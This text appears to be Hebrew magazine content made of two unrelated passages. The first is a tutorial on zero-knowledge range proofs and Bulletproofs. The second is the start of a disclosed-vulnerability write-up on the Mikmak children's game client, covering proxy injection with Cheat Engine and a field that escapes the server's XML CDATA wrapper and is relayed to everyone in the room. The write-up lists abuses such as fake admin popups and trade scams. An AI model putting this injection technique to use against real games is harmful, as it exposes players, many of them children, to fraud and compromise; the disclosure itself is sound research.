ניקח את הדוגמה הנפוצה ביותר: מטבעות קריפטוגרפיים. נניח כי אנו מנסים לתכנן מערכת שבה יהיה ניתן להעביר סכום כסף מ-Alice ל-Bob בלי שאף אחד אחר ידע. פרטיות כזו היא מחויבות של המדינה ו/או הבנקים בעולם שלנו, אבל אם אנו רוצים להיפטר מהתלות הזו, החבריםברשת צריכים לשכנע את עצמם שלא יצרנו כסף חדש, בלי לדעת את הסכומים. אנחנו נשתמש בהתחייבות C שתיתן לנו להחביא וקטור של ערכי כסף, ולהתחייב אליו. כאילוץ נוסף, נצטרך שההתחייבות תהיה הומומורפית, כלומר: $C(a) \otimes C(b) = C(a \oplus b)$ כאשר $\oplus$ ו-$\otimes$ מסמלות פעולות.

אנחנו בעצם מנסים למצוא שיטה שתיתן לנו לבדוק שכל הכסף הנקלט לעסקה מהשולח, הוא אותו הסכום כמו הכסף שנכנס לחשבון המקבל (פחות עמלה מסויימת שנשארת ציבורית; דבר כזה הוא לרוב רצוי); כך שיהיה נחמד אם הפעולות יהיו חיבור. אבל רגע אחד, אנחנו מכירים פונקציה כזו - כזו שהנחנו שלא נוכל לשבור(!): בעיית הלוגריתם הבדיד g^v - [10]. אבל אם נשתמש רק ב-g^v, תוקף ידע מישהו השתמש באותו הערך פעמיים, או, אם המידע קל לניחוש, הוא יוכל לנסות ולמצוא את הערך. אם נכפיל את התוצאה בעוד ערך מוסכם, בחזקת ערך שנקרא לו גורם הסתרה (אנשי האקדמיה ללשון העברית, דברו איתי!), נוכל לקבל פונקציית התחייבות, בה הפעולה ההומומורפית נשמרת - היא כפל, וחיבור! כך שכאשר נכפיל: $Com(a, s_1) \cdot Com(b, s_2)$ נקבל: $Com(a + b, s_1 + s_2)$.

הפונקציה $g^x h^v$, אותה פיתחנו למעלה, נקראת התחייבות Pederson. היא מחביאה בצורה מושלמת (Perfectly Hiding; כמו OTP מי שמכיר), כך שגם עם מחשב קוונטי לא אוכל למצוא את הערך. שימו לב:

1. ההכללה לוקטורים פשוטה: ניקח g וקטור ונחשב: $Com(V, s) = g^s \prod_{i=1}^{n} h_i^{V_i}$, וגם,
2. אי אפשר סתם לחשב s חדש בשביל למצוא ערך ספציפי מהתחייבות קודמת, מכיוון שנצטרך לשבור את בעיית הלוגריתם הבדיד - זו שהנחנו שלא פתירה.

---

[8] https://eprint.iacr.org/2017/1066.pdf

[9] לא בהכרח מצריכות אותה, אבל לרוב (לא שמעתי על אחת שלא משתמשת באחת). שיטה אחרת להוכחות באפס ידיעה - גם הן רקורסיביות. הן יותר קטנות, אבל לרוב גם מחייבות אותנו לסמוך על איזושהי setup ceremony המייצר כמה ערכים משותפים. הן מחייבות איזשהו שלב יסוד בזה - "כִּנּוּן מהימן" ("trusted setup") - בשביל לעבוד.

[10] DLP - discrete logarithm problem

נחזור בחזרה: אז נשלח התחייבות לערכים עם גורמי הסתרה המבטלים זה את זה (את זה לא קשה לעשות, פשוט צריך לבחור כאלה שסכומם שווה ל-0), ופתרנו את הבעיה לא?:

$$\prod_{i=1}^{n} h^{in_i} \cdot \prod_{i=1}^{n} g^{s_i} = \prod_{i=1}^{n} h^{out_i} \cdot \prod_{i=1}^{n} g^{s_{n+i}} \cdot h^{fee}$$

$$\Leftrightarrow \prod_{i=1}^{n} h^{in_i} = \prod_{i=1}^{n} h^{out_i} \cdot h^{fee}$$

והוכחנו שלא יצרנו או השמדנו כסף, נכון? נכון?... אז זהו, שלא.™

הבעיה נוצרת מהמבנה המתמטי בו אנחנו משתמשים: החבורה. נתון שלכל איבר יש הופכי, כך שאם נשתמש בערך המייצג 1-, נוכל לייצר מטבע מאוויר. למשל: $h^1h^2 = h^2h^1$, אבל גם: $h^{-1}h^3 = h^2$.

אז בעצם, מה צריך לעשות? אנחנו צריכים משהו שיוכיח שכל מה שנכנס, וכל מה שיוצא יהיו בגודל מסויים; נגיד בין 0 לבין 2^{64}.[11] נקרא להוכחות כאלה הוכחות טווח.

ההיסטוריה של הוכחות הטווח

הוכחות טווח - או Range Proofs - עושות בדיוק את זה: מוכיחות שערך שהתחייבנו אליו בתוך טווח מסויים. במאמר המקורי של מה שאנחנו קוראים לו היום Monero, השתמשו ב-Borromean ring signatures. אתאר אותו בתמצית.

Ring Signatures - חתימות מעגליות

נתחיל בחתימות רגילות[12]. נגדיר H להיות פונקציית גיבוב (hash); נגדיר k הוא המפתח הפרטי ו-K הוא המפתח הציבורי, שהוא שווה ל-g^k; m זו ההודעה שעליה אנחנו חותמים; || זו פונקציית שרשור בבייטים.

זהו מוטיב חוזר בהוכחות האלה: אנחנו צריכים למצוא פונקציה שאפשר לחשב את ערכה רק עם המפתח הפרטי - התחייבות כזו - ובאותו הזמן, עם פרמטר ציבורי ועוד מידע אופציונלי מהמוכיח, נוכל למצוא את ערכה, ולבדוק.[13]

[11] הדרישה היחידה היא שלא נעשה overflow.

[12] זו מה שנקראת schnorr signature.

[13] שימו לב: עקומים אליפטיים עם פרמטרים מתאימים נותנים "רמת אבטחה" של 2^λ2 כאשר הגודל של החבורה הוא λ. λ הוא פרמטר אבטחה. בחבורות שלא משתמשות ב-ECDLP, גודל החבורה צריך להיות הרבה יותר גדול. בנוסף, נצטרך שהחבורה תהיה ציקלית.

בואו ננסה לבנות בעצמנו אחת כזו. זכרו שאנחנו צריכים שהמערכת שלנו תוכל להיבדק על ידי כולם, כך שנשתמש ב-K באימות. בשביל שנוכל להתעסק ב-"עולם" של K, אנחנו צריכים להעלות את g באיזשהו ערך הקשור להודעה שלנו, גם אם היא ארוכה יותר מאברי החבורה. נשמע מוכר, לא? נקרא לערך הזה ה-"אתגר". כך שיש לנו: $c = H(m),\ s = kc$. אבל את c אנחנו יודעים לחשב, ו-s הוא רק צעד אחד קדימה! בשביל זה אנחנו משתמשים ב-"nonce", מספר שנשתמש בו פעם אחת (בלבד!) בשביל להסתיר את המפתח שלנו.

המוכיח יחשב:


$r = g^{\alpha}$

$c = H(r \,||\, m)$ [14]

$s = \alpha - kc$

והמאמת, שקיבל (r, s), יבדוק אם $g^s K^c = r$. נזכור: $K = g^k$ ונראה במעריך: $\alpha - ke + ke = \alpha$. נתון לנו r, כך שאנחנו יכולים לבדוק. כשיעורי בית אופציונליים, שכנעו את עצמכם שאי אפשר לבנות את החתימה בלי המפתח הפרטי בהינתן הודעה מסוימת שאתם רוצים לזייף.

חתימות מעגליות עובדות על אותו העיקרון, אבל הן עובדות יותר כהוכחת OR: הן מוכיחות שאנחנו יודעים את הפתרון הבדיד לאחד מתוך המפתחות הנכללים במעגל. המעגל נסגר עם מספרים רנדומליים שמתפקדים כמו האתגר בחתימה הרגילה, עם קשר בין חוליות השרשרת כאשר לפחות אחד מהם צריך להיות עם קשר אמיתי בשביל שהאחרים יצליחו להיקשר.



בהתחייבות Pedersen, אנחנו יכולים להשתמש בגורם ההסתרה כמפתח פרטי (במה שקראתי לו s). ניזכר שבהתחייבות הזו, אם הערך אליו אנחנו מתחייבים הוא אפס, אנחנו צריכים רק את הפתרון הבדיד. אז בעצם, אם אנחנו רוצים להוכיח שהתחייבנו ל-1, נצטרך פשוט להוכיח שיש לנו את הפתרון הבדיד

[14] יכול להיות שתראו מקומות אחרים שמוסיפים גם את המפתח הציבורי. אולי גם עם + ולא -. הרעיון הוא אותו רעיון.

להתחייבות כפול ההופכי של h. אז אם ניקח חתימה מעגלית, נוכל להוכיח שהערך אליו התחייבנו הוא, למשל, 1 או 2, וכן הלאה. אם היינו יכולים לתאר את המספר אחרת, אולי היינו יכולים להוכיח את הדברים בנפרד. נגיד, בינארי?

בעצם נוכל בעצם לבנות מערכת של משוואות 'או' המגבילות את טווח המספר. למשל בשביל להגביל את המספר ל-$[0, 2^{64})$ נבנה: $b_1 \in \{0,1\}, b_2 \in \{0,2\}, \ldots, b_{64} \in \{0, 2^{63}\}$.

עכשיו "באמת" - Bulletproofs

הוציאו את המאמר ב-2017, כשהוא מתבסס על המאמר הזה מ-2016. הוא משתמש במה שהמאמר הקודם הציג, טענת המכפלה הפנימית בשילוב עם הוכחה רקורסיבית, בשביל לייצר הוכחה הרבה יותר קטנה: עד אז, סיבוכיות התקשורת הייתה $O(\sqrt{n})$, והם שיפרו אותה ל- $O(logn)$.


טענת המכפלה הפנימית (the inner product argument) מוגדרת כך (שימו לב, g,h,a,b הם וקטורים! g,h צריכים להיות בתוך הקבוצה הציקלית שבחרתם. פעולת החזקה כאן דומה למכפלה הפנימית):

$$\langle a,b \rangle \ = \ c \ \wedge \ P = g^a h^b$$

ההגדרה נראית מפחידה, אבל היא לא באמת. בעצם, היא מאוד קרובה לבעיית הפתרון הבדיד: בהינתן התחייבות P ומספר c, אנחנו צריכים להוכיח שהמכפלה הפנימית של הפתחים ל-P - הפתרונות שלה a ו-b - שווה ל-c. במאמר שלהם הם הציגו טענה פשוטה יותר, שאפשר לשכנע את עצמכם שהיא נותנת את אותו הפתרון (אבל עם פחות מידע שצריך להעביר):[15]

$$P = g^a h^b \cdot u^{\langle a,b \rangle}$$

למי שלמד ליניארית, הרעיון כאן הוא בעצם להשתמש במשתנה בלתי תלוי "u" להיות כמו בסיס אורתוגונלי ל-g ו-h. חשבו על זה כרק u,[16] מייצר חבורה שונה.



[15] ראו עמוד 13 במאמר. המאמר כתוב טוב!

[16] נלקח מכאן. זה לא נראה ככה, אבל הרעיון הוא אותו רעיון. עוד על סריגים (מקורות מגניבים כאן, כאן, כאן וכאן)

ההוכחה

בואו נסכם מה אנחנו רוצים בעצם:

1. להוכיח שאנחנו יודעים את הפתחים ל-P,
2. לעשות זאת במינימום מקום.

ניקח שני וקטורים a, b - שניהם בגודל של חזקה של 2, n. נסמן $n' = n / 2$ ונחלק את a ו-b לשני וקטורים באמצע ונסמן: $a_1 = a_{[:n']}, a_2 = a_{[n':]}; b_1 = b_{[:n']}, b_2 = b_{[n':]}$. כך גם נעשה לנקודות המחוללות שלנו g ו-h. נחשב את L ו-R, התחייבויות לערבוב שני הוקטורים:

$$L = {g_2}^{a_1}{h_1}^{b_2} \cdot u^{\langle a_1, b_2 \rangle}$$

$$R = {g_1}^{a_2}{h_2}^{b_1} \cdot u^{\langle a_2, b_1 \rangle}$$

שימו לב שאם היינו משתמשים באותו החצי, היינו יכולים לשלוח את L ו-R, והמאמת היה יכול להשוות את מכפלתם ל-P, אך לא היינו מוכיחים דבר. ובכל זאת, נשלח למאמת את L, R ו-P. כמו בהתחייבות לחתימה, גם פה אנחנו - או במקרה הזה המאמת - בוחרים מספר x בשביל להסתיר את הידע שלנו. בעצם, הפרמטר הזה מאפשר למוכיח "לערבב" את a ו-b בצורה כזו שהמאמת באמת ידע לבדוק. המספר גם נועד לבדוק שהיחס אותו אנו מוכיחים אינו מקרי, כי זהו משתנה בלתי־תלוי. לחלק הבא, זכרו שאנחנו עובדים עם פונקציות הומומורפיות, כאשר הכפל באותו המחולל הוא הומומורפי בזכות חוקי החזקות. נגדיר:

$$a' = x \cdot a_1 + x^{-1} \cdot a_2$$

$$b' = x^{-1} \cdot b_1 + x \cdot b_2$$

ונשלח אותם למאמת. הוא לא יכול לקבל את a או b מפני שאפשר לקבל אותם משילובים שונים של וקטורים שונים. אפשר כאן לראות למה חישבנו כך את L ו-R: הפרדנו את החצאים למחוללים השונים, ובו בזמן נראה:


$\langle a', b' \rangle = \sum_{i=1}^{n'}(xa_{1_i} + x^{-1}a_{2_i})(x^{-1}b_{1_i} + xb_{2_i})$, השווה ל- $\langle a, b \rangle + \langle a_2, b_1 \rangle x^{-2} + \langle a_1, b_2 \rangle x^2$

סכום החזקות של u ב-$L^{(x^2)}$ ו-$R^{(x^{-2})}$.

החצאים המעורבבים נשלחים למאמת. הוא יחשב את $P' = L^{(x^2)}PR^{(x^{-2})}$, ונראה שאם הדבר חושב נכונה, הוא יראה כך:

$${g_1}^{x^{-1}a'}{g_2}^{xa'}{h_1}^{xb'}{h_2}^{x^{-1}b'}u^{\langle a', b' \rangle}$$

כבר כאן אנחנו יכולים לראות את הסגולות הרקורסיביות של ההוכחה הזו: אנחנו לוקחים שני וקטורים, ובשביל ההוכחה שולחים וקטורים שהם מחצית מגודלם ההתחלתי וגם מספר x. אפשר להיפטר מתקשורת עם המאמת בכך שנשתמש בהריסטיקת פיאט-שמיר, המחליפה תקשורת בפונקציית גיבוב או Random Oracle.



סיכום: אפשר להוכיח רקורסיבית לכל חצי ולתת את הערכים a', b' האחרונים, שלא נותנים שום מידע על הוקטורים המקוריים. כך מקבלים הוכחה בגודל $log_2(n) + 2$ איברי קבוצה כש-n הוא מספר האיברים בפתחים המקוריים. בהמשך המאמר, הרעיון הוא להכניס איזושהי טענה לתבנית הזו של טענת המכפלה הפנימית.

אני לא אמשיך מכאן כי ההמשך כולל שימוש נבון בדברים קודמים, ואני חושב שהמאמר כתוב מספיק טוב. אתם תראו דברים מוכרים גם מהעמודים הקודמים, ואני מקווה שהכנתי אתכם טוב. קראו מעמוד 12 - ההנו![17]

הנה כמה תובנות פשוטות שיחסכו לכם מאמץ:

1. משתמשים במשתנה של הפולינום בעצם להפריד לשכבות של טענות שונות אפילו אם הם באותה הטענה (בשביל להכניס אותם לטענה אחת, בעצם), וכדי להוכיח לעצמנו, כמאמתים, שהיחס אינו מקרי;
2. לא צריך לפחד מפולינומים וקטוריים (vector polynomials, במאמר), הם כנראה מה שאתם חושבים שהם.
3. rust dalek-cryptography notes[18]

סיכום

דיברנו על הוכחות באפס ידיעה ושיטות שונות שהשתמשו בהן או משתמשים גם עכשיו לאורך השנים. אני חושב שהנושא הזה מרתק: הוא משלב בין מדעי המחשב למתמטיקה ולפעמים גם תורת המשחקים, כמה מופשט שאפשר לקחת את זה. במאמר המשך אוכל להסביר את המשך המאמר ואולי מאמרים אחרים - כמו curve trees, השדרוגים של bulletproofs ועוד. שימו לב שכל מה שכתוב במאמר הוא הבנתי שלי - תלמיד תיכון רנדומלי - כך שאם משהו לא נשמע לכם הגיוני אשמח שתפנו אלי, גם אם זו סתם שאלה או בקשה:

ofeksh.oss @ gmail.com

תודה רבה!

[17] כן, זו צורת הציווי של תהנו. גם אני לא ידעתי. המידע יהיה גבולי בכל מה שצריך ב-arithmetic circuits, אבל אפשר!
[18] האתר שלהם כזה מגניב! dalek.rs

ביבליוגרפיה

רוב הקישורים בגוף המאמר, חלקם שמתי גם פה:

https://eprint.iacr.org/2009/211.pdf

https://www.cs.cornell.edu/courses/cs6810/2009sp/scribe/lecture18.pdf

https://soc1024.ece.illinois.edu/teaching/ece598am/fall2016/zkproofs.pdf

https://www.cs.jhu.edu/~susan/600.641/scribes/lecture10.pdf

https://www.boazbarak.org/cs127spring16/chap14_zero_knowledge.pdf

https://www.wisdom.weizmann.ac.il/~oded/VO/foc.pdf

https://nt4tn.net/tech-notes/201505.confidential_values.txt

https://eprint.iacr.org/2017/1066.pdf

https://dankradfeist.de/ethereum/2021/07/27/inner-product-arguments.html - Borromean Ring Signatures

https://eprint.iacr.org/2004/027.pdf - LSAG

https://cronokirby.com/posts/2022/03/on-moneros-ring-signatures/

Appendix 1 - סתם דברים מגניבים

הזכרתי זאת מאוד בחופזה, אז אדבר על זה שוב כאן: בשביל להעביר את הדברים כאן לעקומים אליפטיים, בעצם צריך להשתמש בפעולות של העקום. אז חיבור במקום כפל, כפל במקום חזקה. שימו לב ל-cofactor, ☺, אגב, ristretto.

lattice based zero knowledge stuff

recent kerfuffle in lattice based cryptography

guide for manipulating elliptic curves

Mikmak.co.il Client RCE

מאת DanielSparta

הקדמה

מיקמק הוא משחק רשת וירטואלי ישראלי שהושק לראשונה בשנת 2009. המשחק יועד לילדים בטווח הגילאים 6-12. לאורך השנים נפתחו סניפי חנויות של המשחק ברחבי הארץ, ולמעשה, המשחק נהיה נפוץ כל כך עד שנוצרה לו אפילו סדרת טלוויזיה בשם: "מיקמק - הסידרה" (שכללה 3 עונות, שתי העונות הראשונות נרכשו על ידי Yes ושודרו בערוץ ניקולודיאון, והעונה השלישית נרכשה ע"י Hot).

מיקמק הוא משחק פלאש, וב-31 בדצמבר 2020, התמיכה בפלאש נגמרה בדפדפנים. יוצרי מיקמק, בין היתר, היו צריכים לחשוב על תחליף ולכן הם יצרו גרסת EXE למשחק. גרסה זו רצה על גבי Adobe AIR Harman שהוא Runtime המאפשר ליצור Desktop Applications שמתוכנתות על ידי ActionScript, Adobe Animate, וגם ב-Apache Flex. מאחר ופלאש מתוכנת ב-ActionScript, יוצרי מיקמק יכלו להשתמש ב-Runtime זה וליצור גרסת exe למשחק שיורכב מהקוד הקיים שלהם.

במאמר זה אציג בפניכם חולשת RCE 1click שמצאתי בלקוח של המשחק. מלבד כמובן הרצת קוד מלאה על המחשב של הקורבן, ניתן גם לשלוף את קובץ הסשן של התוכנה, ובכך לקבל את המידע של המשתמשים המחוברים (שם וססמא). בנוסף לכך, נוצרה גרסה חדשה למשחק בשם מיקמק2, שנוצרה ב-Unity, כתובה ב-C#, וגם שם הצלחתי להשמיש את החולשה. החולשה דווחה כמובן לצוות המשחק, ותוקנה.

הקדמה לחקר המשחק

"לפרוץ למיקמק" תמיד הייתה סוג של מטרה בשבילי. בכל זאת - מדובר במשחק ילדות... מאז שהמשחק נוצר בשנת 2009, עברו 15 שנים (נכון לשנת 2024), וגדל דור חדש של מתכנתים וחוקרי חולשות.

לפני מספר שבועות החיים הובילו אותי בחזרה למשחק הזה, והחלטתי לכתוב שרת פרוקסי שאזריק אותו בין הלקוח והשרת של מיקמק, על מנת להתערב בתקשורת ה-TCP של המשחק וליזום שליחת חבילות מידע בעצמי לשרת. חשבתי כי בכך אוכל להכיר יותר לעומק את המשחק וגם על הדרך להתחדד קצת לקראת מיונים לצה"ל.

קצת על פרוקסי ו-Socket-ים

הינה הסבר קצר על מספר מונחים שבהם אשתמש במהלך המאמר:

- **סוקט (Socket)** זו נקודת קצה המחברת שני מכשירים ברשת ומאפשרת תקשורת ביניהם.
- **שרת פרוקסי**, מתייחס למצב שכאשר מעבירים מידע למערכת X, המידע קודם יעבור דרך Y (הפרוקסי), ו-Y (הפרוקסי) ימשיך להעביר את המידע למערכת X (ובהתאם ההפך לגבי החזרת תשובות). המידע עובר דרכו, והוא ממשיך להעביר את המידע הלאה. השרת פרוקסי נמצא באמצע. ברגע שאנחנו מזריקים שרת פרוקסי בין הלקוח של מיקמק ובין השרת, אז במקום שהלקוח והשרת מדברים ביניהם ישירות, אנחנו נמצאים באמצע - כל חבילות המידע עוברות דרכינו, אנחנו מסוגלים לראות אותן, לערוך אותן, ולשלוח מה שבא לנו ובהתאם לקבל גם תשובות.
- **חבילת מידע -** או פאקטה באנגלית (Packet), אובייקט הכולל את המידע עצמו (ו-Metadata אודותיו) ברצוננו להעביר ליעד. בעל מבנה הנקבע על בסיס הפרוטוקול בו הוא נשלח. האובייקט נשלח בין כרטיס הרשת של מערכת הפעלה השולחת ומועבר דרך רכיבי הרשת ומגיע אל כרטיס הרשת של מערכת הפעלה אליו הוא מיועד.

חקר פרוטוקול המשחק והזרקת שרת הפרוקסי

במסגרת מאמר זה לא אפרט על אופן בניית שרת ה-Proxy מכיוון שזהו אינו סקופ המאמר. אך במידה ותרצו לכתוב אחד כזה בעצמם, תוכלו לקבל השראה מהקישור הבא.

לאחר שבנינו שרת פרוקסי משלנו, נצטרך להזריק אותו בין הלקוח והשרת של המשחק. יש שני דברים אשר מונעים מאיתנו לעשות זאת: **ראשית**, צריך להבין מהו פורמט העברת המידע של מיקמק. **שנית**, אנחנו צריכים להבין איך בכלל אפשר להדחף בין הלקוח והשרת לטובת התערבות בין חיבור ה-TCP ביניהם?

על מנת שאבין מהו פורמט העברת המידע של מיקמק השתמשתי ב-Wireshark. ניתחתי את חבילות המידע של המשחק, והגעתי למסקנה: כל הפאקטות מועברות בדרך כלל כ-json, וכל פאקטה מסתיימת


תמיד ב-nullbyte. זהו דבר שאצטרך להתחשב בו בשרת הפרוקסי, ולכן ערכתי בהתאם את קוד השרת. מעבר לזה, חבילות המידע עוברות כ-plaintext (לא מוצפנות), דבר שהקל עלי.

הזרקת שרת הפרוקסי

על מנת לגרום לשרת הפרוקסי שלי להיות בין תוכנת הלקוח והשרת של מערכת המשחק, נכנסתי לרשימת השרתים הזמינים בתפריט של המשחק, ובאמצעות הכלי Cheat Engine, ערכתי את הכתובת בזיכרון המשחק שמצביעה על ה-IP של שרת המשחק הנבחר - בשרת פרוקסי שלי לאחר מכן התחברתי כרגיל לשרת והמשחק התחבר לשרת פרוקסי שלי.

את האייפי של המשחק השגתי באמצעות הסנפת תקשורת עם Wireshark בזמן שאני מחובר למשחק על ידי שליחת הודעה ארוכה שיכולתי להבחין ב-Wireshark לפי אורך הפאקטה שזה אכן מה שאני מחפש.

הכלי Cheat Engine הוא כלי המשומש על מנת לעשות RE לתוכנות ועל מנת לשנות ערכים בכתובות זכרון של תוכנה. לאחר ששלפנו את כתובת הזכרון של השרת של מיקמק, נשנה אותה באמצעות Cheat Engine לכתובת האייפי של השרת פרוקסי שלנו:



כאן וכאן תוכלו לקרוא מאמרים על השימוש ב-Cheat Engine.

התחלת מחקר המשחק

במקור, לא באמת תכננתי להתחיל לחקור חולשות במיקמק, מה שכן תכננתי לעשות, זה לפתוח ערוץ Youtube ולהעלות שם סרטוני "טרול" בהם אני מציג שאני כביכול מסוגל להשיג באמצעות השרת פרוקסי שלי פריטים במשחק שאין לי אותם באמת על ידי שליחת פאקטה מהשרת ללקוח שאומרת "תעדכן את החפצים שלך, קיבלת את הפריט X", למרות שאני לא באמת מקבל את הפריט כי לרשימת הפריטים יש State על השרת שאני לא יכול לזייף (הפריטים בסופו של דבר שמורים ב-db).

כמו כן, פתחתי שרת דיסקורד לערוץ וסיפרתי שאני מחלק פריטים למי שנכנס (כשאני לא באמת מסוגל לזה), די מהר נכנסו לשם אנשים, ובשלב מסויים נכנסו 2 משתמשים שבזכותם הכל קרה - שני המשתמשים האלו שלחו הודעות בשרת כגון "סרטונים חרטא", "אתה לא מסוגל לכלום", "איך מאמינים לזה", ועוד כל מיני הודעות, וזה הציק לי קצת.

באותה נקודה, הגעתי למסקנה: אני צריך לפרוץ למשחק. ואחרי יום וחצי מצאתי פרימיטיב חזק, שאחרי עוד יום וחצי גם פיתחתי לחולשת RCE.

הגעתי עם Mindset חזק, התחלתי לחקור את הפלטפורמה של גרסת ה-Windows שלהם באמצעות שרת הפרוקסי שלי. בהתחלה לא היו לי כל כך רעיונות, הסתובבתי במשחק כששרת הפרוקסי דלוק. הסתכלתי על הפאקטות והתחלתי לחשוב... איפה ייתכן שהם פישלו? עלה לי רעיון ראשון: אנימציות במשחק. יש כל מיני אנימציות, ריקודים, קסמים, וכו', אולי אפשר לגרום דרך זה להתנהלות לא תקינה של המערכת.

ניסיתי לשלוח כל מיני חבילות מידע לשרת עם אנימציות למינהם שמיוצגות בתור ID, ובמקסימום מה שהצלחתי לעשות זה לבצע קסמים שאין למשתמש שלי אותם (על ידי שליחת ID שאין לי). לא טוב... בסדר, המשכתי הלאה, זה היה כיוון אחד שלא הצלחתי, אולי בפעם הבאה אצליח. טיילתי במשחק בזמן שהשרת פרוקסי עובד ומדפיס מידע, קיוויתי שיעלה רעיון או שאראה משהו חריג, עשיתי את זה למשך זמן מה, ואז ראיתי דבר מעניין: ברגע שנכנסים למים נשלחת לשרת בקשה עם ה-ID מספר 5 (מצב שחיה), שמחזיר לכל מי שנמצא איתי בחדר "המשתמש X נמצא במצב 5", וזה מה שמציג בעצם את האנימציה של השחיה. הפאקטה הזו הייתה שונה מפאקטה של אנימציה רגילה - היא בנויה באופן קצת שונה, שלא כמו הפאקטה של האנימציות שנתקלתי בהם בהתחלה.

הפאקטה של האנימציית שחיה מיוצגת, בתור json שנשלח לשרת:

```
{"b":{"c":"avt_uvr","p":{"mvt":"5"},"r":3,"x":"ExtManager"},"t":"xt"}
```

הדבר שעניין אותי פה הוא ה-mvt:5, האנימציה של השחיה היא 5, וככה התשובה של השרת נראית:

```
<msg t='sys'><body action='uVarsUpdate' r='3'><vars><var n?='mvt'
t='s'><![CDATA[5]]></var></vars><user id='7564' /></body></msg>
```

ניסיתי לשלוח במקום המספר רצף אותיות והצלחתי! כל מי שנמצא איתי בחדר קיבל פאקטה מהשרת את מחרוזת האותיות! רצף האותיות נכנס לתוך ה-CDATA.

לאחר מכן ניסיתי "לברוח" מה-CDATA על ידי שליחת "[1]CDATA]" וגם כאן הצלחתי, כל מי שאיתי בחדר במשחק, קיבל מהשרת חביל מידע כזו...

באותה הנקודה, הבנתי שאני בעצם שולט על חצי מחבילת המידע שכל מי שנמצא איתי בחדר במשחק מקבל. הבנתי שיש פה פוטנציאל חולשתי, כי אם אוכל לשלוט גם על תחילתה, תיהיה בידי האפשרות לשלוט על חבילת מידע מלאה שהשרת שולח לכל מי שאיתי בחדר. אז אוכל לבצע דברים כגון:

- הקפצת popup ניהולי
- שליחת הודעות בלי סינון קללות
- שליחת הודעות ממשתמשים אחרים
- זיוף פריטים במסך ההחלפות (ובכך לעשות scam לפריטים)
- ועוד

